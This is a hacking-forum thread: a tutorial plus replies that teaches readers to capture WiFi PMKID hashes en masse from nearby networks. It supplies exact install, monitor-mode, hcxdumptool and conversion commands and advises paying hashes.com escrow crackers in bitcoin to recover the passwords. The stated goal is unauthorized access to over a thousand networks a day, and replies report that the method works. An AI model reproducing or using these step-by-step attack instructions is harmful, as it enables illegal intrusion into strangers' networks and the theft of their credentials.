
+- Hack Forums (https://hackforums.net)
+-- Forum: Hacks, Exploits, and Various Discussions (https://hackforums.net/forumdisplay.php?fid=45)
+--- Forum: Grayhat • Purple Team • Hybrid Security (https://hackforums.net/forumdisplay.php?fid=449)
+---- Forum: Beginner Hacking (https://hackforums.net/forumdisplay.php?fid=4)
+----- Forum: Hacking Tutorials (https://hackforums.net/forumdisplay.php?fid=47)
+----- Thread: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. (/showthread.php?tid=6037590)
Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 2, 2020

So let's just get into it. What will you achieve through this thread? You will be able to gain access to WiFi almost anywhere in the world in the same day.
You're traveling the world but you don't have WiFi? You have your laptop and a wireless adapter that is compatible? In just a few hours if not sooner you will have access to AT LEAST 1 network and if you need more, well just let it run a bit longer.
How easy is it? Well you could automate the entire process like I have or just run it manually when you need too.
>> I'll be adding changes with frequently asked questions if anyone has issues.
I've been able to get access to 1,000+ networks in the same day.
Process color coded and split into 3 categories.
1. Installation and setup
2. Running the tool and stopping the tool.
3. Upload text file online and wait.
What equipment do I need?
1. A wireless adapter that supports monitor mode.
2. A laptop OR Desktop OR Raspberry PI
3. A USB with Kali Linux (or install it if using laptop) (Copy of Kali Linux download if using Desktop) (Kali Linux on Raspberry PI if using PI)
Wireless adapters that work:
https://www.amazon.com/gp/product/B00NAXX40C/
https://www.amazon.com/gp/product/B003EVO9U4/
https://www.amazon.com/gp/product/B00EQT0YK2/
https://www.amazon.com/gp/product/B00JDVRCI0/
https://www.amazon.com/gp/product/B073J3HXZH/
I'd highly recommend a laptop for this due to the fact you can carry it in a backpack while walking in range of WiFi networks.
If using a desktop computer please follow this for installing Kali Linux:
https://hackforums.net/showthread.php?tid=6032234
If using a laptop please follow this for installing or booting Kali Linux:
https://www.kali.org/docs/usb/kali-linux-live-usb-install/
Otherwise follow this:
Spoiler (Click to View)
https://hackforums.net/showthread.php?tid=6032234
If using a laptop please follow this for installing or booting Kali Linux:
https://www.kali.org/docs/usb/kali-linux-live-usb-install/
Otherwise follow this:
Spoiler (Click to View)
This set here, you can type in line by line exactly how they are written and it will all install perfectly for you. No stress. Make sure you have an internet connection when first installing. Remember if you are live booting, the entire distro will be wiped when you reboot so you will need to copy the final file off the device before rebooting it.
Code
sudo apt-get update

sudo su

sudo apt install libssl-dev libcurl4-openssl-dev libpcap0.8-dev zlib1g-dev

sudo git clone https://github.com/ZerBea/hcxdumptool.git

sudo git clone https://github.com/ZerBea/hcxtools.git

sudo git clone https://github.com/hashcat/hashcat.git

cd hcxdumptool

sudo make

sudo make install

cd ..

cd hcxtools/

sudo make

sudo make install

cd ..

cd hashcat

sudo make

sudo make install
Commands we used if you want an explanation
Spoiler (Click to View)
As soon as we run the following, the wireless adapter will go down, be put into monitor mode, be brought back online, check for any interfering processes - then start the attack. Any WiFi networks vulnerable in range will drop like flies and you will have a pmkid. This will be the command list you will run every time once it is already installed to your device. If you type in "iwconfig" and don't see wlan0 but another wireless device name, replace wlan0 with that - it could be wlan1, or something else entirely.
While this is running, feel free to walk around or go for a drive - collect as many as you can then get home and ctrl+c to stop
Code
ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up

airmon-ng check kill

hcxdumptool -o yourcityname.pcapng -i wlan0 --enable_status 1
Remember to hit ctrl+c on your keyboard when it is done.

Now what we need to do is convert that file we made "yourcityname.pcapng" to a file type we can read and crack. We can do that by typing in the following. It will output a few files but we only want the one ending in 16800. The other files will contain other information you can look at like WiFi names but we can obtain those directly from the 16800 file too.
Code
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z yourcitynameoutputs.16800 yourcityname.pcapngVoila - now we are all done! Last thing to do is head to hashes.com and crack them all! You can manually run a smaller word list but i'd recommend just uploading the entire file like so:
Go to Hashes.com and register for an account. Once logged in - head to "profile" and "add bitcoin"
Send like $10 or more to the bitcoin address depending on how bad you want it cracked.

>Then click Escrow - Upload new list.
This is my list - you can watch it get cracked in real time:
https://pastebin.com/7xsXGDjW
https://hashes.com/escrow/item/?id=471
>Now select your file (.16800) and choose the Algorithm "PMKID"
>Input a price in USD Per hash. The more you put in, the more the users out there will try and crack. I'd recommend judging it by total price rather than individual hash. The minimum you can offer is "0.00000050" which currently as of writing this is $0.003 USD. So at that price it would cost $3 to crack them all. I'd increase that to at least $0.009 per for your first run ($9 total for 1,000 hashes) otherwise if it's a specific network you want cracked offer as much as you would like for both speed and likelihood of getting it cracked!
If it isn't cracked, you can always cancel it and increase the price you are offering for it which in turn will speed up the rate it's cracked due to more people trying to get it done.
Any money left on your account you can withdraw later.
Here is my job, I posted a really low price on it for this just to show for this thread.
https://hashes.com/escrow/item/?id=471

RE: Hack WiFi? So you want to be a hacker? - Start here. - Bastille - Jan 2, 2020
Fav fav fav !!!
Looks like you started one of your resolution for 2020 🙂
Nice thread
RE: Hack WiFi? So you want to be a hacker? - Start here. - Mr. Robot - Jan 2, 2020
(Jan 2, 2020 12:46 PM)Yseurk Wrote: Fav fav fav !!!
Looks like you started one of your resolution for 2020 🙂
Nice thread
Getting there, making a few changes to make it as easy to follow as possible. Give it a shot at some point and let me know any issues you encounter (hardware or software specific) so I can make sure everyone can follow it.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Dhoroty - Jan 2, 2020
Great tut, nicely explain everything, liked the hashes.com part.
Also nice explanation of for the "Got my 2020 Mass WiFi hacking setup ready" topics :)
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 2, 2020
(Jan 2, 2020 01:10 PM)Dhoroty Wrote: Great tut, nicely explain everything, liked the hashes.com part.
Also nice explanation of for the "Got my 2020 Mass WiFi hacking setup ready" topics :)
Why 'sank yuu ;)
Work in progress as literally every tut I do is, but it's just about waiting for people to try it - find issues and then I can resolve them and add up to make it as flawless as possible.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Dhoroty - Jan 2, 2020
(Jan 2, 2020 01:11 PM)Mr. Robot Wrote: Work in progress as literally every tut I do is, but it's just about waiting for people to try it - find issues and then I can resolve them and add up to make it as flawless as possible.
Maybe when using the virtual box method, the vid not shows how to attach the USB wifi adapter from the host to the virtual environment. That should help for some, who blindly trying to type the "ifconfig wlan0 down" command, and only gets errors.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 2, 2020
(Jan 2, 2020 01:18 PM)Dhoroty Wrote: Maybe when using the virtual box method, the vid not shows how to attach the USB wifi adapter from the host to the virtual environment. That should help for some, who blindly trying to type the "ifconfig wlan0 down" command, and only gets errors.
Will do for sure. Appreciate it.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Takehito Morokuzu - Jan 2, 2020
How long would it take to crack it myself?
My desktop is i5 8400 + GTX 1080
Laptop is i7 8750h and GTX 1060 (i7 undervolted to reduce throttling, runs at 3.5ghz all cores)
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 2, 2020
(Jan 2, 2020 08:18 PM)Takehito Morokuzu Wrote: How long would it take to crack it myself?
My desktop is i5 8400 + GTX 1080
Laptop is i7 8750h and GTX 1060 (i7 undervolted to reduce throttling, runs at 3.5ghz all cores)
That depends on 2 main factors - if we are only wanting 1 WiFi out of hundreds you collect.
1. Your wordlist and/or number list/mask (I'd start with 8 digits long, 0-9)
2. How many networks you have collected and are attacking.
So if you were just doing a space of 8 digits in length which in most cases would get you at least one out of a hundred, it shouldn't take more than 10 minutes in most cases.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Gizmo - Jan 3, 2020
Awesome and very nice explanation of hacking WIFI!
Thanks for the high quality share. It's unique seeing such a detailed and well explained tutorial.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Roytoy - Jan 3, 2020
Seems like a really informative tutorial!
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 3, 2020
(Jan 3, 2020 03:49 AM)Roytoy Wrote: Seems like a really informative tutorial!
Thanks dude appreciate it.
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Gizmo - Jan 3, 2020
I just tested it out and it works perfectly!
I have one question though regarding this command:
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z yourcitynameoutputs.16800 yourcityname.pcapng
Specific about the "-U usernamelist" . When looking into the manual of hcxpcaptool it has to output some sort of username list, why do you include that part in this command? Is it because some wifi networks require a username? Thanks!
Heads up:
When browsing to your link (https://hashes.com/escrow/item/?id=471) I get: Invalid List
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Mr. Robot - Jan 3, 2020
(Jan 3, 2020 07:26 AM)Gizmo Wrote: I just tested it out and it works perfectly!
I have one question though regarding this command:
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z yourcitynameoutputs.16800 yourcityname.pcapng
Specific about the "-U usernamelist" . When looking into the manual of hcxpcaptool it has to output some sort of username list, why do you include that part in this command? Is it because some wifi networks require a username? Thanks!
Heads up:
When browsing to your link (https://hashes.com/escrow/item/?id=471) I get: Invalid List
You can actually convert with out any toggles except -z but for ease of use I used an extended command to help me fix issues people might have.
The list I put up I deactivated to increase my offer price which gave it a new ID but just reposted it now
RE: Hack 1000+ WiFi networks per day. So you want to be a hacker? - Start here. - Gizmo - Jan 3, 2020
(Jan 3, 2020 12:21 PM)Mr. Robot Wrote: You can actually convert with out any toggles except -z but for ease of use I used an extended command to help me fix issues people might have.
The list I put up I deactivated to increase my offer price which gave it a new ID but just reposted it now
All clear, thank you for the reply.